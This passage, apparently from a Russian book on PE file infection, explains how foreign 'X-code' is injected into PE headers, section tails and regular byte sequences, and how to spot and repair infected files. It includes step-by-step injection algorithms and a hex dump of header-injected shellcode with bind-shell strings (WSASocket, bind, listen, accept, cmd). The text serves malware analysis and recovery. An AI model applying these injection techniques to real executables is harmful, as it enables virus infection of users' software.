Внедрение в PE-заголовок в большинстве случаев можно распознать и визуально. Рассмотрим, как выглядит в hex-редакторе типичный исполняемый файл (рис. 7.3): вслед за концом MS-DOS-заголовка, обычно содержащим в себе строку: "This program cannot be run in DOS mode" (или что-то подобное), расположена PE-сигнатура, за которой следует немного мусора, щедро разбавленного нулями и плавно перетекающего в таблицу секций, содержащую легкоузнаваемые имена `.text`, `.rsrc` и `.data` (если файл упакован, названия секций скорей всего будут другими).

Иногда за таблицей секций присутствует таблица BOUND_IMPORT с перечнем имен загружаемых динамических библиотек. Дальше, вплоть до начала первой секции, не должно быть ничего, кроме нулей, использующихся для выравнивания (отождествить начало первой секции легко, HIEW ставит в этом месте точку). Если же это не так, то исследуемый файл содержит X-код (рис. 7.4).

Восстановление пораженных объектов

Не все дизассемблеры позволяют дизассемблировать PE-заголовок. IDA Pro относится к числу тех, что позволяют, но делает это только в случаях крайней необходимости, когда точка входа указывает внутрь заголовка. Заставить же ее отобразить заголовок вручную, судя по всему, невозможно. HIEW в этом отношении более покладист, но RVA-адреса и переходы внутри заголовка он не транслирует, и их приходится вычислять самостоятельно. Дизассемблировав X-код и определив характер и стратегию перехвата управления,



Рис. 7.3. Так выглядит типичный PE-заголовок незараженного файла

восстановите пораженный файл в исходный вид или потрассируйте X-код в отладчике, позволив ему сделать это самостоятельно, а в момент передачи управления оригинальной программе сбросьте дамп. Разумеется, прогон активного X-кода под отладчиком всегда таит в себе угрозу, и отлаживаемая программа в любой момент может вырваться из-под контроля, поэтому, если вы хотя бы чуточку не уверены в себе, пользуйтесь дизассемблером, так будет безопаснее.

Если X-код оказался утрачен, например, вследствие упаковки UPX, распакуйте файл и постарайтесь идентифицировать стартовый код оригинальной программы (в этом вам поможет IDA Pro), переустановив на него точку входа. Возможно, вам придется реконструировать окрестности точки входа, разрушенные командой перехода на X-код. Если исходный стартовый код начинался с пролога (а в большинстве случаев это так), то на ремонт файла уйдет совсем немного времени (первые 5 байтов пролога стандартны и легкопредсказуемы, обычно это `55 8B EC 83 EC`, `55 8B EC 83 C4`, `55 8B EC 81 EC` или `55 8B EC 81 C4`, правильный вариант определяется по правдоподобности

```
000001D0:  2E 74 65 78-74 00 00 00-CA 65 00 00-00 10 00 00  .text   ▼e   ►
000001E0:  00 66 00 00-00 06 00 00-00 00 00 00-00 00 00 00   f   ♠
000001F0:  00 00 00 00-20 00 00 60-2E 64 61 74-61 00 00 00          '.data
00000200:  44 19 00 00-00 80 00 00-00 06 00 00-00 6C 00 00  D↓   И   ♠   l
00000210:  00 00 00 00-00 00 00 00-00 00 00 00-00 40 00 00  C0                @  ▼
00000220:  2E 72 73 72-63 00 00 00-00 60 00 00-00 A0 00 00  .rsrc     '   a
00000230:  00 54 00 00-00 72 00 00-00 00 00 00-00 00 00 00   T   r
00000240:  00 00 00 00-40 00 00 40-4D 22 D1 38-48 00 00 00      @  @M"▼8H
00000250:  46 22 D1 38-55 00 00 00-27 C2 F2 37-61 00 00 00  F"▼8U   '▼▼7a
00000260:  34 D0 44 38-6C 00 00 00-34 D0 44 38-79 00 00 00  4▼D8l   4▼D8y
00000270:  84 D3 2B 38-86 00 00 00-34 D0 44 38-90 00 00 00  Д▼+8Ж   4▼D8▼
00000280:  46 22 D1 38-9B 00 00 00-00 00 00 00-00 00 00 00  F"▼8W
00000290:  63 6F 6D 64-6C 67 33 32-2E 64 6C 6C-00 53 48 45  comdlg32.dll SHE
000002A0:  4C 4C 33 32-2E 64 6C 6C-00 4D 53 56-43 52 54 2E  LL32.dll MSVCRT.
000002B0:  64 6C 6C 00-41 44 56 41-50 49 33 32-2E 64 6C 6C  dll ADVAPI32.dll
000002C0:  00 4B 45 52-4E 45 4C 33-32 2E 64 6C-6C 00 47 44   KERNEL32.dll GD
000002D0:  49 33 32 2E-64 6C 6C 00-55 53 45 52-33 32 2E 64  I32.dll USER32.d
000002E0:  6C 6C 00 57-49 4E 53 50-4F 4F 4C 2E-44 52 56 00  ll WINSPOOL.DRV
000002F0:  00 00 00 00-00 00 00 00-00 00 00 00-00 00 00 00
00000300:  EB 02 EB 05-E8 F9 FF FF-FF 58 83 C0-1B 8D A0 01  ▼☻▼♣▼▼▼▼▼X▼▼←▼a☺
00000310:  FC FF FF 83-E4 FC 8B EC-33 C9 66 B9-8F 01 80 30  ▼▼▼▼▼▼Л▼3▼f▼▼☺И0
00000320:  00 40 E2 FA-E8 60 00 00-00 47 65 74-50 72 6F 63   @▼▼▼'    GetProc
00000330:  41 64 64 72-65 73 73 00-4C 6F 61 64-4C 69 62 72  Address LoadLibr
00000340:  61 72 79 41-00 43 72 65-61 74 65 50-72 6F 63 65  aryA CreateProce
00000350:  73 73 41 00-45 78 69 74-50 72 6F 63-65 73 73 00  ssA ExitProcess
00000360:  77 73 32 5F-33 32 00 57-53 41 53 6F-63 6B 65 74  ws2_32 WSASocket
00000370:  41 00 62 69-6E 64 00 6C-69 73 74 65-6E 00 61 63  A bind listen ac
00000380:  63 65 70 74-00 63 6D 64-00 5A 52 BB-00 00 F0 77  cept cmd ZR╗  ▼w
00000390:  81 3B 4D 5A-90 00 74 03-4B EB F5 8B-73 3C 03 F3  ▼;MZ▼ t♥K▼▼Лs<♥▼
000003A0:  8B 76 78 03-F3 8B 7E 20-03 FB 8B 4E-14 56 33 C0  Лvx♥▼Л~  ♥▼ЛN¶V3▼
000003B0:  57 51 8B 3F-03 FB 8B F2-33 C9 B1 0E-F3 A6 59 5F  WQЛ?♥▼Л▼3▼▒▬▼►ж▬Y_
000003C0:  74 08 83 C7-04 40 E2 E8-FF E1 5E 8B-56 24 03 D3  t◘▼▼♦@▼▼▼▼^ЛV$♥▼
```

Рис. 7.4. Так выглядит заголовок файла после внедрения X-кода

размера стекового фрейма, отводимого под локальные переменные). При более серьезных разрушениях алгоритм восстановления становится неоднозначен и вам, возможно, придется перебрать большое количество вариантов. Попробуйте отождествить компилятор и изучить поставляемый вместе с ним стартовый код — это существенно упрощает задачу. Хуже, если X-код внедрился в произвольное место программы, предварительно сохранив оригинальное содержимое в заголовке (которого теперь с нами нет). Возвратить испорченный файл из небытия, скорее всего, будет невозможно, во всяком случае никаких универсальных рецептов его реанимации не существует.

Некорректно внедренный X-код может затереть таблицу диапазонного импорта, обычно располагающуюся позади таблицы секций, и тогда система откажет файлу в загрузке. Это происходит, когда разработчик определяет актуальный конец заголовка по следующей формуле:

```
e_lfanew + SizeOfOptionalHeader + 14h + NumberOfSections*40,
```

которая, к сожалению, неверна. Как уже говорилось, любой компилятор или линкер вправе использовать все `SizeOfHeaders` байтов заголовка.

Если таблица диапазонного импорта дублирует стандартную таблицу импорта (а чаще всего это так), то простейший способ ремонта файла сводится

к обнулению 0x11 элемента DATA DIRECTORY, а точнее, ссылки на структуру IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT. Если же таблица диапазонного импорта содержит (или содержала) уникальные динамические библиотеки, отсутствующие во всех остальных таблицах, то для восстановления достаточно знать базовый адрес их загрузки. При отключенном диапазонном импорте эффективные адреса импортируемых функций, жестко прописанные в программе, будут ссылаться на невыделенные страницы памяти, и операционная система немедленно выбросит исключение, сообщая виртуальный адрес ячейки, к которой произошло обращение. Остается лишь найти динамическую библиотеку (и этой библиотекой, скорее всего, будет собственная библиотека восстанавливаемого приложения, входящая в комплект поставки), содержащую по данному адресу более или менее осмысленный код, совпадающий с точкой входа в функцию (листинг 7.1). Зная имена импортируемых библиотек, восстановить таблицу диапазонного импорта не составит никакого труда.

Для приличия (чтобы не ругались антивирусы) можно удалить неактивный X-код из файла, установив SizeOfHeaders на последний байт таблицы секций (или таблицы диапазонного импорта, если она есть) и вплоть до FS.r_off заполнив остальные байты нулями, символом * или любым другим символом по своему вкусу. Например, "Посторонним вирусам вход воспрещен!"

Листинг 7.1. Дизассемблерный фрагмент X-кода, внедренного в заголовок (все комментарии принадлежат IDA)

```
HEADER:01000300 ; The code at 01000000-01000600 is hidden from normal
disassembly
HEADER:01000300 ; and was loaded because the user ordered to load it ex-
plicitly
HEADER:01000300 ;
HEADER:01000300 ;<<<< IT MAY CONTAIN TROJAN HORSES, VIRUSES, AND DO
HARMFUL THINGS >>>
HEADER:01000300 ;
HEADER:01000300       public start
HEADER:01000300 start:
HEADER:01000300       call   $+5
HEADER:01000305       pop    ebp
HEADER:01000306       mov    esi, fs:0
HEADER:0100030C       lodsd
HEADER:0100030D       push   ebp
HEADER:0100030E       lodsd
HEADER:0100030F       push   eax
```

Внедрение в хвост секции

Операционная система Windows 9*x* требует, чтобы физические адреса секций были выровнены, по меньшей мере, на `200h` байтов (Windows NT — на `002h`), поэтому между секциями практически всегда есть некоторое количество свободного пространства, в котором легко затеряться.

Рассмотрим структуру файла notepad.exe из поставки Windows 2000 (листинг 7.2). Физический размер секции `.text` превышает виртуальный на

```
6600h – 65CAh == 36h
```

байтов, а `.rsec` — аж на `C00h`! Вполне достаточный объем пространства для внедрения, не правда ли? Разумеется, такое везение выпадает далеко не всегда, но пару десятков свободных байтов можно найти практически в любом файле (рис. 7.5).

Листинг 7.2. Так выглядит таблица секций файла notepad.exe

```
Number Name    v_size RVA     r_size r_offstflag
  1    .text   00065CA0001000000066000000600600000020
  2    .data   0001944000800000006000006C00C0000040
  3    .rsrc   0006000000A0000005400000720040000040
```



Рис. 7.5. Внедрение X-кода в хвост секции, оставшийся от выравнивания

Внедрение

Перед внедрением необходимо найти секцию с подходящими атрибутами и достаточным свободным пространством в конце или рассредоточить X-код в нескольких секциях. При этом необходимо учитывать, что виртуальный размер секции зачастую равен физическому или даже превышает его. Это еще не значит, что свободное пространство отсутствует: попробуйте просканировать хвостовую часть секции на предмет наличия непрерывной цепочки нулей, если таковая там действительно присутствует (а куда бы она делась?), ее можно безбоязненно использовать для внедрения. Правда тут есть одно "но", почему-то не учитываемое подавляющим большинством разработчи-

ков: если виртуальный размер секции меньше физического, загрузчик игнорирует физический размер (хотя и не обязан это делать), и он может быть любым, в том числе и заведомо бессмысленным! Если виртуальный размер равен нулю, загрузчик использует в качестве него физический, округляя его на величину Section Alignment. Поэтому, если `r_off + r_sz` некоторой секции превышает `r_off` следующей секции, следует либо отказаться от обработки такого файла, либо самостоятельно вычислить физический размер на основе разницы Raw Offset двух соседних секций.

Некоторые программы хранят оверлеи внутри файла (да, именно внутри, а не в конце!), при этом разница физического и виртуального размеров, как правило, оказывается больше кратности физического выравнивания. Такую секцию лучше не трогать, так как внедрение X-кода, скорее всего, приведет к неработоспособности файла. К сожалению, оверлеи меньшего размера данный алгоритм отловить не в состоянии, поэтому всегда проверяйте внедряемый участок на нули и отказывайтесь от внедрения, если здесь расположено что-то другое.

Большинство разработчиков X-кода, проявляя преступную небрежность, пренебрегают проверкой атрибутов секции, что приводит к критическим ошибкам и прочим серьезным проблемам. Внедряемая секция должна быть, во-первых, доступной (флаг `IMAGE_SCN_MEM_READ` установлен) и, во-вторых, невыгружаемой (флаг `IMAGE_SCN_MEM_DISCARDABLE` сброшен). Желательно, но необязательно, чтобы, по крайней мере, один из флагов `IMAGE_SCN_CNT_CODE`, `IMAGE_SCN_CNT_INITIALIZED_DATA` был установлен. Если же эти условия не соблюдаются, и других подходящих секций нет, допустимо модифицировать флаги одной или нескольких секций вручную, однако работоспособность подопытного приложения в этом случае уже не гарантирована. Если флаги `IMAGE_SCN_MEM_SHARED` и `IMAGE_SCN_MEM_WRITE` установлены, в такую секцию может писать кто угодно и что угодно, а адрес ее загрузки может очень сильно отличаться от `v_a`: та же Windows 9*x* позволяет выделять разделяемую памяти только во второй половине адресного пространства.

Поскольку при внедрении в хвост секции невозможно отличить данные, инициализированные нулями, от неинициализированных данных, перед передачей управления основному коду программы X-код должен замести следы, аккуратно подчистив все за собой. Например, скопировать свое тело в стек или в буфер динамической памяти и вернуть нули на место. К сожалению, многие об этом забывают, в результате чего часть программ отказывает в работе.

Код, внедренный в конец секции, как правило, выживает при упаковке или обработке файла протектором (так как внедренная область памяти теперь помечена как занятая). Исключение составляют служебные секции, такие как секция перемещаемых элементов или секция импорта, сохранять кото-

рые упаковщик не обязан и вполне может реконструировать их, выбрасывая оттуда все "ненужное".

Обобщенный алгоритм внедрения выглядит приблизительно так:

1. Считываем PE-заголовок.
2. Анализируем Section Table, сравнивая физическую длину секций с виртуальной.
3. Ищем секции, у которых `r_sz > v_sz`, и записываем их в кандидаты на внедрение, предварительно убедившись, что в хвосте секции содержатся одни нули.
4. Если `r_sz – v_sz >= FA`, не трогаем такую секцию, так как скорее всего она содержит оверлей.
5. Если кворума нет, ищем секции, у которых `r_sz <= v_sz`, и пытаемся найти непрерывную цепочку нулей в их конце.
6. Из всех кандидатов отбираем секции с наибольшим количеством свободного места.
7. Находим секцию, атрибуты которой располагают к внедрению (`IMAGE_SCN_MEM_SHARED`, `IMAGE_SCN_MEM_DISCARDABLE` сброшены, `IMAGE_SCN_MEM_READ` или `IMAGE_SCN_MEM_EXECUTE` установлены, `IMAGE_SCN_CNT_CODE` или `IMAGE_SCN_CNT_INITIALIZED_DATA` установлены), а если таких среди оставшихся кандидатов нет, либо корректируем атрибуты самостоятельно, либо отказываемся от внедрения.
8. Если `v_sz != 0` и `v_sz < r_sz`, увеличиваем `v_sz` на `sizeof(X-code)` или подтягиваем к `v_a` следующей секции.

Идентификация пораженных объектов

Распознать внедрения этого типа достаточно проблематично, особенно если X-код полностью помещается в первой кодовой секции файла, которой, как правило, является секция `.text`.

Внедрение в секцию данных разоблачает себя наличием осмысленного дизассемблерного кода в ее хвосте, но если X-код перехватывает управление хитрым образом, дизассемблер может и не догадаться дизассемблировать этот код, и нам придется сделать это вручную, самостоятельно отыскав точку входа. Правда, если X-зашифрован, и расшифровщик находится вне кодовой секции, этот прием уже не сработает.

Внедрение во все служебные секции (например, секцию ресурсов или fixup) распознается по наличию в них чужеродных элементов, которые не принадлежат никакой подструктуре данных (рис. 7.6).



Рис. 7.6. Осмысленный машинный код в хвосте секции данных — признак внедрения

Восстановление пораженных объектов

Чаще всего приходится сталкиваться с тем, что программист не предусмотрел специальной обработки для виртуального размера, равного нулю, и вместо того, чтобы внедриться в хвост секции, необратимо затер ее начало. Такие файлы восстановлению не подлежат и должны быть уничтожены. Реже встречается внедрение в секцию с "неудачными" атрибутами: секцию, недоступную для чтения или DISCARDABLE-секцию. Для реанимации файла либо заберите у X-кода управление, либо отремонтируйте атрибуты секции.

Могут также попасться файлы, с неправильно "подтянутым" виртуальным размером. Обычно вирусописатели устанавливают виртуальный размер внедряемой секции равным физическому, забывая о том, что если `r_sz < v_sz`, то виртуальный размер следует вычислять исходя из разницы адресов виртуальных адресов текущей и последующей секции. К счастью, ошибки внедрения этого типа не деструктивны, и исправить виртуальный размер можно в любой момент.

Внедрение в регулярную последовательность байтов

Цепочки нулей необязательно искать в хвостах секций. Дался нам этот хвост, когда остальные части файла ничуть не хуже, а зачастую даже лучше

конца! Скажем больше, необязательно искать именно нули, для внедрения подходит любая регулярная последовательность (например, цепочка `FF FF FF` или даже `FF 00 FF 00`), которую мы сможем восстановить в исходный вид перед передачей управления. Если внедряемых цепочек большой одной, X-коду придется как бы "размазаться" по телу файла (а скорее всего, так и будет). Соответственно, стартовые адреса и длины этих цепочек придется где-то хранить, иначе как потом прикажете их восстанавливать?

Регулярные последовательности чаще всего обнаруживаются в ресурсах, а точнее — в bitmap и иконках. Технически внедриться сюда ничего не стоит, но пользователь тут же заметит искажение иконки, чего допускать ни в коем случае нельзя (даже если это и не главная иконка приложения, проводник показывает остальные по нажатию кнопки смены значка в меню свойств ярлыка). Существует и другая проблема: если регулярная последовательность относится к служебным структурам данных, анализируемых загрузчиком, то файл "падает" еще до того, как X-код успеет восстановить эту регулярную последовательность в исходный вид. Соответственно, если регулярная последовательность содержит какое-то количество перемещаемых элементов или элементов таблицы импорта, то в исходный вид ее восстанавливать ни в коем случае нельзя, так как это нарушит работу загрузчика. Поэтому поиск подходящей последовательности существенно усложняется, но отнюдь не становится принципиально невозможным!

Правда, некоторые программисты исподтишка внедряются в таблицу перемещаемых элементов, необратимо затирая ее содержимое, поскольку, по их мнению, исполняемым файлам она не нужна. Варвары! Хоть бы удостоверились сначала, что

```
01.00.00.00h >= Image Base >= 40.00.00h,
```

в противном случае таблица перемещаемых элементов реально нужна файлу! К тому же не все файлы с расширением exe исполняемые. Под этой личиной вполне может прятаться и динамическая библиотека, а динамическим библиотекам без перемещения — никуда. Кстати говоря, вопреки распространенному мнению, установка атрибута `IMAGE_FILE_RELOCS_STRIPPED` вовсе не запрещает системе перемещать файл, и для корректного отключения таблицы перемещаемых элементов необходимо обнулить поле `IMAGE_DIRECTORY_ENTRY_BASERELOC` в `DATA DIRECTORY`.

Автор знаком с парой лабораторных вирусов, умело интегрирующих X-код в оригинальную программу и активно использующих строительный материал, найденный в теле файла-хозяина. Основной интерес представляют библиотечные функции, распознанные по их сигнатуре (например, `sprintf`, `rand`), а если таковых не обнаруживается, X-код либо ограничивает свою функциональность, либо реализует их самостоятельно. В дело идут и одиночные машинные команды, такие как

```
CALL EBX
```

или

```
JMP EAX.
```

Смысл этого трюка заключается в том, что подобное перемешивание команд X-кода с командами основной программы не позволяет антивирусам отодрать X-код от файла (рис. 7.7). Однако данная техника еще не доведена до ума, и все еще находится в стадии разработки



Рис. 7.7. Внедрение X-кода в регулярные цепочки

Внедрение

Алгоритм внедрения выглядит приблизительно так.

1. Сканируем файл на предмет поиска регулярных последовательностей и отбираем среди них цепочки наибольшей длины, причем сумма их длин должна несколько превышать размеры X-кода, так как на каждую цепочку в среднем приходится 11 байтов служебных данных: четыре байта на стартовую позицию, один байт — на длину, один — на оригинальное содержимое и еще пять байтов на машинную команду перехода к другой цепочке.
2. Убеждаемся, что никакая часть цепочки не принадлежит ни одной из подструктур, перечисленных в `DATA DIRECTORY` (именно подструктур, а не структур, поскольку таблицы экспорта/импорта, ресурсов, перемещаемых элементов образуют многоуровневые древовидные иерархии, произвольным образом рассеянные по файлу, ограничиться одной лишь проверкой принадлежности к IMAGE_DATA_DIRECTORY.VirtualAddress и IMAGE_DATA_DIRECTORY.Size категорически недостаточно).
3. Проверяем атрибуты секции, которым принадлежит цепочка (`IMAGE_SCN_MEM_SHARED`, `IMAGE_SCN_MEM_DISCARDABLE` сброшены, `IMAGE_SCN_MEM_READ` или `IMAGE_SCN_MEM_EXECUTE` установлены, `IMAGE_SCN_CNT_CODE` или `IMAGE_SCN_CNT_INITIALIZED_DATA` установлены).
4. "Нарезаем" X-код на дольки, добавляя в конец каждой из них команду перехода на начало следующей, не забывая о том, что тот `jmp`, который соответствует машинному коду `EBh`, работает с относительными адресами, и это те самые адреса, которые образуются после загрузки программы в память. С "сырыми" смещениями внутри файла они вправе не сов-

падать. Как правильно вычислить относительный адрес перехода? Определяем смещение команды перехода от физического начала секции, добавляем к нему пять байтов (длина команды вместе с операндом). Полученную величину складываем с виртуальным адресом секции и кладем полученный результат в переменную `a1`. Затем определяем смещение следующей цепочки, отсчитываемое от начала той секции, к которой она принадлежит, и складываем его с виртуальным адресом, записывая полученный результат в переменную `a2`. Разность `a2` и `a1` и представляет собой операнд инструкции `jmp`.

5. Запоминаем начальные адреса, длины и исходное содержимое всех цепочек в импровизированном хранилище, сооруженном либо внутри PE-заголовка, либо внутри одной из цепочек. Если этого не сделать, тогда X-код не сможет извлечь свое тело из файла-хозяина для внедрения во все последующие. Некоторые разработчики вместо команды `jmp` используют `call`, забрасывающий на вершину стека адрес возврата. Как нетрудно сообразить, совокупность адресов возврата представляет собой локализацию "хвостов" всех используемых цепочек, а адреса "голов" хранятся в операнде команды `call`! Извлекаем очередной адрес возврата, уменьшаем его на четыре — относительный стартовый адрес следующей цепочки перед нами!

Идентификация пораженных объектов

Внедрение в регулярную последовательность достаточно легко распознать по длинной цепочке `jmp` или `call`, протянувшихся через одну или несколько секций файла и зачастую располагающихся в совсем не свойственных исполняемому коду местах, например, секции данных (листинг 7.3). А если X-код внедрится внутрь иконки, она начинает характерно "шуметь" (рис. 7.8). Хуже, если одна регулярная цепочка, расположенная в кодовой секции, вмещает в себя весь X-код целиком — тогда для выявления внедренного кода приходится прибегать к его дизассемблированию и прочим хитроумным трюкам. К счастью, такие регулярные цепочки в живой природе практически не встречаются. Во всяком случае, просканировав содержимое папок WINNT и Program Files, я обнаружил лишь один такой файл, да и то деинсталлятор.

Листинг 7.3. Внедрение X-кода в регулярные цепочки

```
.0100A708: 9C              pushfd
.0100A709: 60              pushad
.0100A70A: E80B000000      call   .00100A71A   -------- (1)
.0100A70F: 64678B260000    mov    esp,fs:[00000]
.0100A715: 6467FF360000    push   d,fs:[00000]
```

```
.0100A71B: 646789260000      mov    fs:[00000],esp
.0100A721: E800000000        call   .00100A726   -------- (2)
.0100A726: 5D                pop    ebp
.0100A727: 83ED23            sub    ebp,023 ;"#"
.0100A72A: EB2B              jmps   .00100A757   -------- (3)
…
.0100A757: EB0E              jmps   .00100A767   -------- (1)
…
.0100A767: 8BC5              mov    eax,ebp
.0100A769: EB2C              jmps   .00100A797   -------- (1)
…
.0100A797: EB5E              jmps   .00100A7F7   -------- (1)
…
.0100A7F7: EB5E              jmps   .00100A857   -------- (1)
…
.0100A857: EB3E              jmps   .00100A897   -------- (1)
…
.0100A897: EB3D              jmps   .00100A8D6   -------- (1)
…
.0100A8D6: EB0D              jmps   .00100A8E5   -------- (1)
…
.0100A8E5: 2D00200000        sub    eax,000002000 ;"    "
.0100A8EA: 89857E070000      mov    [ebp][00000077E],eax
.0100A8F0: 50                push   eax
.0100A8F1: 0500100000        add    eax,000001000 ;"  ► "
.0100A8F6: 89857E070000      mov    [ebp][00000077E],eax
.0100A8FC: 50                push   eax
.0100A8FD: 0500100000        add    eax,000001000 ;"  ► "
.0100A902: EB31              jmps   .00100A935   -------- (1)
```



Рис. 7.8. Внедрение X-кода в главную иконку файла

Восстановление пораженных объектов

Отодрать от файла X-код, наглухо слившийся с ним, практически невозможно, поскольку отличить фрагменты X-кода от фрагментов оригинального файла практически нереально. Да и нужно ли? Ведь достаточно отобрать у него управление. К счастью, таких изощренных X-кодов в дикой природе практически не встречается, и обычно они ограничиваются внедрением в свободные, с их точки зрения, регулярные последовательности, которые вполне могут принадлежать буферам инициализированных данных и если X-код перед передачей управления оригинальной программе не подчистит их за собой, ее поведение рискует стать совершенно непредсказуемым (она ожидала увидеть в инициализированной переменной ноль, а ей что подсунули).

Восстановление иконок и bitmap не представляет большой проблемы и осуществляется тривиальной правкой ресурсов в любом приличном редакторе (например, в Visual Studio). Задачу существенно упрощает тот факт, что все иконки обычно хранятся в нескольких экземплярах, выполненных с различной цветовой палитрой и разрешением. К тому же, из всех регулярных последовательностей программисты обычно выбирают для внедрения нули, соответствующие прозрачному цвету в иконках и черному в bitmap. Сама картинка остается неповрежденной, но окруженной мусором, который легко удаляется ластиком. Если после удаления X-кода файл отказывается запускаться, просто смените редактор ресурсов либо воспользуйтесь HIEW, при минимальных навыках работы с которым иконки можно править и hex-режиме (считайте, что идете по стопам героев "Матрицы", рассматривающих окружающий мир через призму шестнадцатеричных кодов).

Отдельный случай представляет восстановление таблицы перемещаемых элементов, необратимо разрушенных внедренным X-кодов. Если Image Base < 40.00.00h, такой файл не может быть загружен под Windows 9*x*, если в нем нет перемещаемых элементов. Причем, поле `IMAGE_DIRECTORY_ENTRY_BASERELOC` имеет приоритет над флагом `IMAGE_FILE_RELOCS_STRIPPED` и, если `IMAGE_DIRECTORY_ENTRY_BASERELOC != 0`, а таблица перемещаемых элементов содержит мусор, то попытка перемещения файла приведет к непредсказуемым последствиям — от зависания до отказа в загрузке. Если это возможно, перенесите поврежденный файл на Windows NT, минимальный базовый адрес загрузки которой составляет 1.00.00h, что позволяет ей обходиться без перемещений даже там, где Windows 9*x* уже не справляется.

X-код, не проверяющий флага `IMAGE_FILE_DLL`, может внедриться и в динамические библиотеки, имеющие расширение exe. Вот это действительно проблема! В отличие от исполняемого файла, всегда загружающегося первым, динамическая библиотека вынуждена подстраиваться под конкретную среду самостоятельно, и без перемещаемых элементов ей приходится очень туго, поскольку на один и тот же адрес может претендовать множество библиотек. Если разрешить конфликт перетасовкой библиотек в памяти не уда-

стся (это можно сделать утилитой EDITBIN из SDK, запущенной с ключом /REBASE), придется восстанавливать перемещаемые элементы вручную. Для быстрого отождествления всех абсолютных адресов можно использовать следующий алгоритм: проецируем файл в память, извлекаем двойное слово, присваиваем ее переменной X. Нет, X не годится, возьмем Y. Если

```
Y >= Image Base
```

и

```
Y <= (Image Base + Image Size),
```

